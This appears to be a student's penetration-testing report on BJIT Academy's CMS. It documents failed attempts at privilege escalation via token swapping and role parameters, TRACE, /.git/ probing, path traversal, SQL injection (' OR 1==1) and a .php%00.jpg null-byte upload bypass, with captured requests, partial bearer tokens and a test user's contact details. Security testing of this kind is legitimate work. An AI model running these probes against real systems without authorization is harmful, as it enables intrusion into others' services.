



BJIT ACADEMY

VAPT ATTEMPTS

Target: cms.bjitacademy.com

Total attempts: 13

Submitted by:

Mahmud Iftekhar Asef
ID: 00-30107

Submitted to:

Sad Murshid Khan Adon
Abdullah Al Nayeem
BJIT group

Request
Pretty Raw Hex

```

1 POST /academysite/api/public/api/v1/user/register HTTP/1.1
2 Host: cms.bjitaacademy.com
3 Content-Length: 778
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data;
boundary=---WebKitFormBoundarypiWlWUqC7BeZJfet
7 Sec-Ch-UA-Mobile: ?0
8 Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQoiOiI3IiwianRpIjoiaMTiViZGUxNW
JhMDAxNzc1YjMINDcxMaZh2TJIinJk4MWEC2zm3MTgzZWZjMCU4ZTZgxYmElZGMzMGVjYWw4N
jh1Y2VlZjMlM2MlNDNkZWQ4ZjZiLjCjPYYXQiojE3MDA3MTI5NTcuMTYSNjMxMDAOzMcHndk2
MDkzNmZuIm5iZiI6MTcwMDcxMjkxNy4xNjk2MzYwMTExMjcyMjY1NjllLClleHAiOiJE
3MDElNnYSMTcuMTQ4Njg5SMDHMxNjAwOTUyMTQ4NDNM3NSwic3ViIjoindMiLCJzY29wZXMiOi0
tdfQ..bhKqLoa3CWuKcagcKgVNcmepVosUEhtSuCB9KrYcShHML3cNyK2umasNOhuOyGJssXu
CdGlEOALcyEAdi.WbGULRfwhhhGu5pB0CiSt3IBA2wtLDJufMp39na-sUrzuT4QQXrJGmwXp
xlhxEB448jQxtVly_gyykhPD1AlIIsOXkaplfS8zkLkfoIHnLLeZOmUQioJUjY-VvKUpEhm
WJUXfdS9XnY3ZvWTB4TsTgmgbwOdWFk3ty3413xyixQVGcf2GFNS-WfdzoGkx2b307vJyk
6x-ScY44o2GnsILhOakbdgGRHH-c-vRkrTyY_ZgehJh2bYNWuV_ftjdXdMMRGaqHR_TxmE64
u3DjyhYAAMVKafADOGdGduq4Riv5JZr_QkE8IMNdUpUJ_JQHTJgM_Y-o1jHBcxoENbRPBBuv
Cc4jpCKt7VTB9FRjZTwiiW-nocYgCBMjmsrlWs2Na8IXl13ZEAtakthTOHLyiF7SD2W28W
IW7wk1Q0ctpuTkWZ2ztFg5ODOGOCrsttASuOU0utqgrwssuzbltMsG7TRqiGbqffF217pb0
OuEtlyNIY-IYPWM5yszdBUTheQmReV4fo3k-WYI52ptubv_Cwdqhch7jMfaG7zyMSPnwue
8W7SRrApOyIE-EHIDh-zjoNczvAbpQUtRtklhRSWvt4giIM20
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
Safari/537.36
10 Sec-Ch-UA-Platform: "Windows"
11 Origin: http://cms.bjitaacademy.com
12 Sec-Fetch-Site: cross-site
    
```

```

{
  "success": false,
  "message": "You don't have permission.",
  "errors": null
}
    
```

Attempt 2

Title: Attempt to get access control vulnerability of update user by super admin using other's privilege.

Description: The attempt to exploit access control vulnerabilities in the "update user by super admin" functionality involved capturing the request to update a user, changing the authentication token to that of another users, and attempting to send the request.

Target: cms.bjitacadey.com

URL/API: POST /academysite/api/public/api/v1/user/update-user-by-super-admin
HTTP/1.1

POC:

Update user by super admin>capture request>change token>send request>unsuccessful.

[illegible]

Attempt 3

Title: Attempt to control access of admin by privilege escalation adding extra parameter.

Description: In an attempt to manipulate access privileges and escalate privileges, the i targeted the "update profile" functionality. The attacker captured the request to update a user profile, added an extra form parameter named "role" with the value "Admin," and then attempted to send the manipulated request which was failed.

Target: cms.bjitacademy.com

URL/API: POST /academysite/api/public/api/v1/user/update-user HTTP/1.1

POC:

Update profiler>capture request>add extra form date named role>pass Admin>send request>unsuccessful.

Request

The screenshot displays the 'Request' and 'Response' tabs of a web browser's developer tools. The 'Request' tab shows a POST request to `/academysite/api/public/api/v1/user/update-user` with a 'Content-Type' of `multipart/form-data`. The 'Response' tab shows a 200 OK response with a JSON body. A red box highlights the 'role' field in the response, which is 'SEO Manager'.

Request:

```
1 POST /academysite/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 871
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, */*
6 Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1PCsL6kAbdRCU7b0
7 Sec-Ch-Ua-Mobile: ?0
8 Authorization: Bearer
  eyJOeXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3IiwianRpIjoiaMmFkNTZlMjU1ZWllNmY5ZTFhYTUwN2JhZDZjNjIION2UyNTgxYWwYVWQ5MTM1NTJmMDU5ODAOOTQ0OGJmZDczNjdlNDM4ODYxZjJmYTBMZWl
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Tue, 21 Nov 2023 05:13:10 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding, Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 512
12
13 {
  "success": true,
  "result": {
    "id": 71,
    "name": "testSeoAsef",
    "email": "test_seo.asef@bjitacademy.com",
    "role": "SEO Manager",
    "active": 1,
    "phone_number": "01787676655",
    "image_url": null,
    "designation": null,
    "info": null,
    "user": {
      "id": 71,
      "name": "testSeoAsef",
      "email": "test_seo.asef@bjitacademy.com",
      "role": "SEO Manager",
      "phone_number": "01787676655",
      "image_url": null,
      "designation": null,
      "info": null,
      "password_confirmation": null
    }
  }
}
```

The screenshot shows a web browser with the 'Request' and 'Response' tabs open. The 'Request' tab shows the raw HTTP request, and the 'Response' tab shows the raw HTTP response.

Request:

```
DELETE /academysite/api/public/api/v1/user/delete-user/189 HTTP/1.1
Host: cms.bjitacademy.com
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Mobile: 0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImF1dGUiOiJhbmRpbjoiYWRkMmk4ZjZjQWY2ZDZmMmH3HjNjLWZlZW51NWZlY2A0MTFhZDQ4OGYyZjZlHWY2HsgCTWY3HmHCHGHCHNTBkHj1jTWMOdAanHCY3ZDhHmB4YTcLLCjPKXj0j3ZMw1joxNakHjSjSms13LjUSMDU00DAsZDQ4Hj3ZHjAaHTTYjNSw1C3V1j1joiNjkiLCJ0eY2SvZXM0Q10e1b. IIR-g5qG600mHk10a1Q3P...2jhF-acQYvcmM8GuhFSOUab1Zse0HhguFfIdggg1PeU6H3ShvOdNtYSHmCHM3e9t8q1S871H0C7CX-XN_XfjHDL-scYdlVgApNtMLjBhcFRe7idPY-5Cuc4vskKak-dgmj3jkQJ0qKqEcqjgqE1qHdSGjNv1SwysbhkZz3S1gmauBR.LdCz0uJpJ1Nc5U6QVw48hF8h5nKMC07C0oxW6L_yBUREoC-nP23is9uHy17Pvj1KnP5nr.3oB6440qkAI_egihi2hNB5- uWu02CctqH5000L8Hb01jgUptq3VDCj-buufB-8rCh0U-W0Sp9fms5VMBj1z273H5Dq5qjHafYGAoVtCE-UaeFpQmpa8S_c13vag-8Cms05xaP5Z8zc9kUYUyUsF4yhqONVpymSUZm34X20dRG1dM_Ctd3arZ3qbtS0i6X8dPh2CEUyZbulie91qCEk04updkohBqge8BS5sUnY7euvPViYES2e8KA2UB1V0VgnPLdxYgj0iV91nBYGeh7X7N4umg6URkchj3yJ5Wv7gEXG5S2CSec2v97Gdiabq
```

Response:

```
HTTP/1.1 401 Unauthorized
Date: Fri, 24 Nov 2023 08:54:20 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 54
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 70

{"success":false,"message":"You don't have permission.","errors":null}
```

Attempt 5

Title: Attempt to get access control by changing the link of the page to an unauthorized page.



Description: In an attempt to exploit potential access control vulnerabilities, the URL was manipulated by changing it to an unauthorized page. Specifically, navigated to the dashboard and altered the URL to access a different page not authorized for their role, such as <https://cms.bjitacademy.com/backend/edit-news/62>.

Target: cms.bjitacademy.com

URL/API: <https://cms.bjitacademy.com/backend/edit-news/62>

POC:

Go to dashboard>change URL to any unauthorized page>404 error.



Attempt 6

Title: Attempt to disclose information using TRACE method.

Description: In an attempt to exploit potential information disclosure vulnerabilities, the HTTP method was manipulated using the TRACE method capturing the request to edit a course, sent it to the repeater, and attempting to change the method to TRACE which was failed.

Target: cms.bjitacademy.com,

URL/API: POST /academysite/api/public/api/v1/course/edit-popular-course/67
HTTP/1.1

POC:

Edit course>capture request>sent to repeater>changed method to TRACE>send request>method not allowed.

[illegible]

Attempt 7

Title: Attempt to disclose version control information using /.git/ in URL


Description: In an attempt to exploit potential information disclosure vulnerabilities, the URL was manipulated by adding "/.git/" to it.

Target: cms.bjitacademy.com,

URL/API: https://cms.bjitacademy.com/backend

POC:

Go to dashboard>add /.git/ in URL> Got 404 error.



Attempt 8

Title: Attempt of path traversal to get sensitive information.

Description: In an attempt to exploit potential path traversal vulnerabilities and retrieve sensitive information, tried to use "../.." in the URL to traverse directories and access hidden resources. Though by ../ it was possible to traverse through pages the attempt was unsuccessful because there was no hidden files found.

Target: cms.bjitacademy.com




URL/API:

https://cms.bjitacademy.com/backend/edit-client/67

GET /academysite/api/public/images/resource/image.webp HTTP/1.

POC:

Go to the api/url>use ../../ to get hidden resources>traversed but couldn't get any sensitive information.



Request

```
1 GET /academysite/api/public/images/resource/2QKsEqYPglDW3Kcfd1Fr10ZsW79gB L3P7ANLTX.webp/../../ HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: __ga=GAI.2.1043294729.1700465046; __gid=GAI.2.32089958.1700465046; __gat=1; __ga_P7XRLT5B1J=GSI.2.1700651543.0.1.1700653736.0.0.0
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
7 Sec-Ch-Ua-Platform: "Windows"
8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: image
12 Referer: https://cms.bjitacademy.com/backend/cross-platform-page
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
15 Priority: u=3, i
16 Connection: close
17
18
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 22 Nov 2023 11:49:38 GMT
3 Server: Apache
4 Last-Modified: Wed, 15 Nov 2023 10:17:40 GMT
5 Accept-Ranges: bytes
6 Content-Length: 1343
7 Connection: close
8 Content-Type: text/html
9
10 <!doctype html><html lang="en">
11 <head>
12 <meta charset="utf-8"/>
13 <link rel="icon" href="/favicon.ico"/>
14 <meta name="google-site-verification" content="LzUaxZFRGAcQjxSu-SxvJSASYPalFhycZQBuycDH"/>
15 <meta name="viewport" content="width=device-width,initial-scale=1"/>
16 <meta name="theme-color" content="#000000"/>
17 <meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/>
18 <style>
19 BJIT Academy
20 </style>
21 <title>
22 <script defer="defer" src="/static/js/main.cca545f6.js">
23 </script>
24
```

Attempt 9

Title: Attempt of SQL injection to get database data.

Description: In an attempt to exploit potential SQL injection vulnerabilities and gain unauthorized access to database data, tried to inject the payload ' OR 1==1 into the URLs.

Target: cms.bjitacademy.com,


URL/API:

cms.bjitacademy.com/backend/edit-news/62


cms.bjitacademy.com/backend/profile

POC:

Go to the url>use ' OR 1==1>no error also no sensitive data found.



Go to my profile>use 'OR 1=1 in name parameter>saves as name but no finding.



Attempt 10

Title: Attempt of getting file upload vulnerability by obfuscated file extension and extension blacklist bypass

Description: In an attempt to identify potential file upload vulnerabilities and bypass extension blacklists, targeted various endpoints. Uploaded a file as a profile picture, captured the request, and sent it to the repeater. To obfuscate the file extension and potentially bypass any blacklist used null bytes.

Target: cms.bjitacademy.com

URL/API:

POST /academysite/api/public/api/v1/user/update-user HTTP/1.1

POST /academysite/api/public/api/v1/post/create-slider-post HTTP/1.1

POST /academysite/api/public/api/v1/client/store-client HTTP/1.1


POST /academysite/api/public/api/v1/post/create-fresh-talent-scope

POST /academysite/api/public/api/v1/testimonial/create-testimonial HTTP/1.1

POST /academysite/api/public/api/v1/location/add-location HTTP/1.1

POC:

Upload file in profile picture>capture request>sent to repeater>add .php%00.jpg extension to the file name >send request>failed.



Request

```
1 POST /academysite/api/public/api/v1/user/update-user HTTP/1.1
2 Host: cms.bjitacademy.com
3 Cookie: _ga=GA1.2.1043294729.1700465046; _gid=GA1.2.320899958.1700465046; _gat=1; _ga_P7XRLT5B1J=
  GSI.2.1700733596.2.1.1700739698.0.0.0
4 Content-Length: 971
5 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
6 Accept: application/json, text/plain, */*
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundarycaYr3ndGTapJECXS
8 Sec-Ch-Ua-Mobile: ?0
9 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImVudWQiOiIiIiwiaWF0IjoiMmM1OGI1OTAwMCIwYTI4NzgwYzU1NDM4NDM0Y2
```

Response

```
1 HTTP/1.1 422 Unprocessable Content
2 Date: Thu, 23 Nov 2023 12:05:31 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 57
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Content-Length: 147
10 Connection: close
11 Content-Type: application/json
```

